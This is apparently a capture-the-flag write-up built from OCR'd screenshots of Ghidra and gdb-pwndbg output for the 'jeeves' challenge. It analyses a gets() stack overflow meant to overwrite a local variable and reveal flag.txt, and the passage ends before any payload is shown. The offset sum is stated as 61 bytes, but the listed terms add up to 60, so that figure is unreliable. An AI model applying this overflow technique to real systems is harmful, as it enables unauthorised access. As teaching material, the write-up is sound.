Filter:

Auto Label
Include Alignment Nulls
Truncate If Needed

Offset: 0 Dec


Preview: "flag.txt"



```
00101219 e8 b2 fe       CALL     gets
         ff ff
0010121e 48 8d 45 c0    LEA      RAX=>local_48,[RBP + -0x40]
00101222 48 89 c6       MOV      RSI,RAX
00101225 48 8d 3d       LEA      RDI,[s_Hello_%s,_hope_you_have_a_good_d_001
         04 0e 00 00
0010122c b8 00 00       MOV      EAX,0x0
         00 00
00101231 e8 6a fe       CALL     printf
         ff ff
00101236 81 7d fc       CMP      dword ptr [RBP + local_c],0x1337bab3
         b3 ba 37 13
0010123d 75 69          JNZ      LAB_001012a8
0010123f bf 00 01       MOV      EDI,0x100
         00 00
00101244 e8 97 fe       CALL     malloc
         ff ff
00101249 48 89 45 f0    MOV      qword ptr [RBP + local_18],RAX
0010124d be 00 00       MOV      ESI,0x0
         00 00
00101252 48 8d 3d       LEA      RDI,[s_flag.txt_00102055]
         fc 0d 00 00
00101259 b8 00 00       MOV      EAX,0x0
         00 00
0010125e e8 8d fe       CALL     open
         ff ff
00101263 89 45 ec       MOV      dword ptr [RBP + local_1c],EAX
00101266 48 8b 4d f0    MOV      RCX,qword ptr [RBP + local_18]
0010126a 8b 45 ec       MOV      EAX,dword ptr [RBP + local_1c]
0010126d ba 00 01       MOV      EDX,0x100
         00 00
00101272 48 89 ce       MOV      RSI,RCX
00101275 89 c7          MOV      EDI,EAX
00101277 b8 00 00       MOV      EAX,0x0
         00 00
0010127c e8 3f fe       CALL     read
         ff ff
00101281 48 8b 45 f0    MOV      RAX,qword ptr [RBP + local_18]
00101285 48 89 c6       MOV      RSI,RAX
00101288 48 8d 3d       LEA      RDI,[s_Pleased_to_make_your_acquaintanc_001
```

```c

undefined8 main(void)

{
  char local_48 [44];
  int local_1c;
  void *local_18;
  int local_c;

  local_c = -0x21523f2d;
  printf("Hello, good sir!\nMay I have your name? ");
  gets(local_48);
  printf("Hello %s, hope you have a good day!\n",local_48);
  if (local_c == 0x1337bab3) {
    local_18 = malloc(0x100);
    local_1c = open("flag.txt",0);
    read(local_1c,local_18,0x100);
    printf("Pleased to make your acquaintance. Here\'s a small gift: %s\n",local_18);
    close(local_1c);
  }
  return 0;
}

```

or function>main




```
001011de 00          ??        00h
001011df 00          ??        00h

                     ****************************************************************
                     *                          THUNK FUNCTION
                     ****************************************************************
                     thunk undefined frame_dummy()
                       Thunked-Function: register_tm_clones
     undefined         AL:1          <RETURN>
                     frame_dummy                                          XREF[3]:

001011e0 f3 0f 1e fa    ENDBR64
001011e4 e9 77 ff       JMP        register_tm_clones
         ff ff
                     -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                     ****************************************************************
                     *                             FUNCTION
                     ****************************************************************
                     undefined main()
     undefined         AL:1          <RETURN>
     undefined4        Stack[-0xc]:4  local_c
     undefined8        Stack[-0x18]:8 local_18
     undefined4        Stack[-0x1c]:4 local_1c
     undefined1        Stack[-0x48]:1 local_48
                     main                                                 XREF[4]:

001011e9 f3 0f 1e fa    ENDBR64
001011ed 55             PUSH       RBP
001011ee 48 89 e5       MOV        RBP,RSP
001011f1 48 83 ec 40    SUB        RSP,0x40
001011f5 c7 45 fc       MOV        dword ptr [RBP + local_c],0xdeadc0d3
```

```c
undefined8 main(void)

{
  char local_48 [44];
  int local_1c;
  void *local_18;
  int local_c;

  local_c = -0x21523f2d;
  printf("Hello, good sir!\nMay I have your name? ");
  gets(local_48);
  printf("Hello %s, hope you have a good day!\n",local_48);
  if (local_c == 0x1337bab3) {
    local_18 = malloc(0x100);
    local_1c = open("flag.txt",0);
    read(local_1c,local_18,0x100);
    printf("Pleased to make your acquaintance. Here\'s a small gift: %s\n",local_18);
    close(local_1c);
  }
  return 0;
}
```

we have a variable char local_48 [44]; a buffer defined and another variables   int local_1c; void *local_18;

int local_c; this local_c is set to negative hex number

if we click on local_c, we will see that it's been assigned this value 0xdeadc0d3




```
                     -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                     ****************************************************************
                     *                             FUNCTION                         *
                     ****************************************************************
                     undefined main()
     undefined         AL:1          <RETURN>
     undefined4        Stack[-0xc]:4  local_c               XREF[2]:     0010
                                                                         0010
     undefined8        Stack[-0x18]:8 local_18              XREF[3]:     0010
                                                                         0010
                                                                         0010
     undefined4        Stack[-0x1c]:4 local_1c              XREF[3]:     0010
                                                                         0010
                                                                         0010
     undefined1        Stack[-0x48]:1 local_48              XREF[2]:     0010
                                                                         0010
                     main                              XREF[4]:     Entry Point(*
                                                                    _start:001011
                                                                    00102170(*)

001011e9 f3 0f 1e fa    ENDBR64
001011ed 55             PUSH       RBP
001011ee 48 89 e5       MOV        RBP,RSP
001011f1 48 83 ec 40    SUB        RSP,0x40
001011f5 c7 45 fc       MOV        dword ptr [RBP + local_c],0xdeadc0d3
```

```c
undefined8 main(void)

{
  char local_48 [44];
  int local_1c;
  void *local_18;
  int local_c;

  local_c = -0x21523f2d;
  printf("Hello, good sir!\nMay I have your name? ");
  gets(local_48);
  printf("Hello %s, hope you have a good day!\n",local_48);
  if (local_c == 0x1337bab3) {
    local_18 = malloc(0x100);
    local_1c = open("flag.txt",0);
    read(local_1c,local_18,0x100);
    printf("Pleased to make your acquaintance. Here\'s a small gift: %s\n",local_18);
    close(local_1c);
  }
  return 0;
}
```


then ask for name and gets it on local_48 , and print it , then it will check if local_c is set to 0x1337bab3 , which is not, if it's equal to that , it's gonna print us the flag.

Let's create a fake flag localy for testing.




```
flag.txt
flag{just_test}
```

what we're aiming to do is to overwrite the local_c variable in the stack, let's going and calculate at what point on the stack is the local_c going to be.




```
                    undefined main()
undefined             AL:1          <RETURN>
undefined4            Stack[-0xc]:4  local_c

undefined8            Stack[-0x18]:8 local_18


undefined4            Stack[-0x1c]:4 local_1c


undefined1            Stack[-0x48]:1 local_48

                    main
```

44 byte is in local_48 + 4 bytes in local_1c + 8bytes in local_18 + 4bytes in local_c = 61 bytes



```
┌──(root💀kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# gdb-pwndbg jeeves
Reading symbols from jeeves...
(No debugging symbols found in jeeves)
pwndbg: loaded 195 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000001000  _init
0x0000000000001090  __cxa_finalize@plt
0x00000000000010a0  printf@plt
0x00000000000010b0  close@plt
0x00000000000010c0  read@plt
0x00000000000010d0  gets@plt
0x00000000000010e0  malloc@plt
0x00000000000010f0  open@plt
0x0000000000001100  _start
0x0000000000001130  deregister_tm_clones
0x0000000000001160  register_tm_clones
0x00000000000011a0  __do_global_dtors_aux
0x00000000000011e0  frame_dummy
0x00000000000011e9  main
0x00000000000012b0  __libc_csu_init
0x0000000000001320  __libc_csu_fini
0x0000000000001328  _fini
```


let's disassemble the main function




```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x00000000000011e9 <+0>:     endbr64
   0x00000000000011ed <+4>:     push   rbp
   0x00000000000011ee <+5>:     mov    rbp,rsp
   0x00000000000011f1 <+8>:     sub    rsp,0x40
   0x00000000000011f5 <+12>:    mov    DWORD PTR [rbp-0x4],0xdeadc0d3
   0x00000000000011fc <+19>:    lea    rdi,[rip+0xe05]        # 0x2008
   0x0000000000001203 <+26>:    mov    eax,0x0
   0x0000000000001208 <+31>:    call   0x10a0 <printf@plt>
   0x000000000000120d <+36>:    lea    rax,[rbp-0x40]
   0x0000000000001211 <+40>:    mov    rdi,rax
   0x0000000000001214 <+43>:    mov    eax,0x0
   0x0000000000001219 <+48>:    call   0x10d0 <gets@plt>
   0x000000000000121e <+53>:    lea    rax,[rbp-0x40]
   0x0000000000001222 <+57>:    mov    rsi,rax
   0x0000000000001225 <+60>:    lea    rdi,[rip+0xe04]        # 0x2030
   0x000000000000122c <+67>:    mov    eax,0x0
   0x0000000000001231 <+72>:    call   0x10a0 <printf@plt>
   0x0000000000001236 <+77>:    cmp    DWORD PTR [rbp-0x4],0x1337bab3
   0x000000000000123d <+84>:    jne    0x12a8 <main+191>
   0x000000000000123f <+86>:    mov    edi,0x100
   0x0000000000001244 <+91>:    call   0x10e0 <malloc@plt>
   0x0000000000001249 <+96>:    mov    QWORD PTR [rbp-0x10],rax
   0x000000000000124d <+100>:   mov    esi,0x0
   0x0000000000001252 <+105>:   lea    rdi,[rip+0xdfc]        # 0x2055
   0x0000000000001259 <+112>:   mov    eax,0x0
   0x000000000000125e <+117>:   call   0x10f0 <open@plt>
   0x0000000000001263 <+122>:   mov    DWORD PTR [rbp-0x14],eax
   0x0000000000001266 <+125>:   mov    rcx,QWORD PTR [rbp-0x10]
   0x000000000000126a <+129>:   mov    eax,DWORD PTR [rbp-0x14]
   0x000000000000126d <+132>:   mov    edx,0x100
   0x0000000000001272 <+137>:   mov    rsi,rcx
   0x0000000000001275 <+140>:   mov    edi,eax
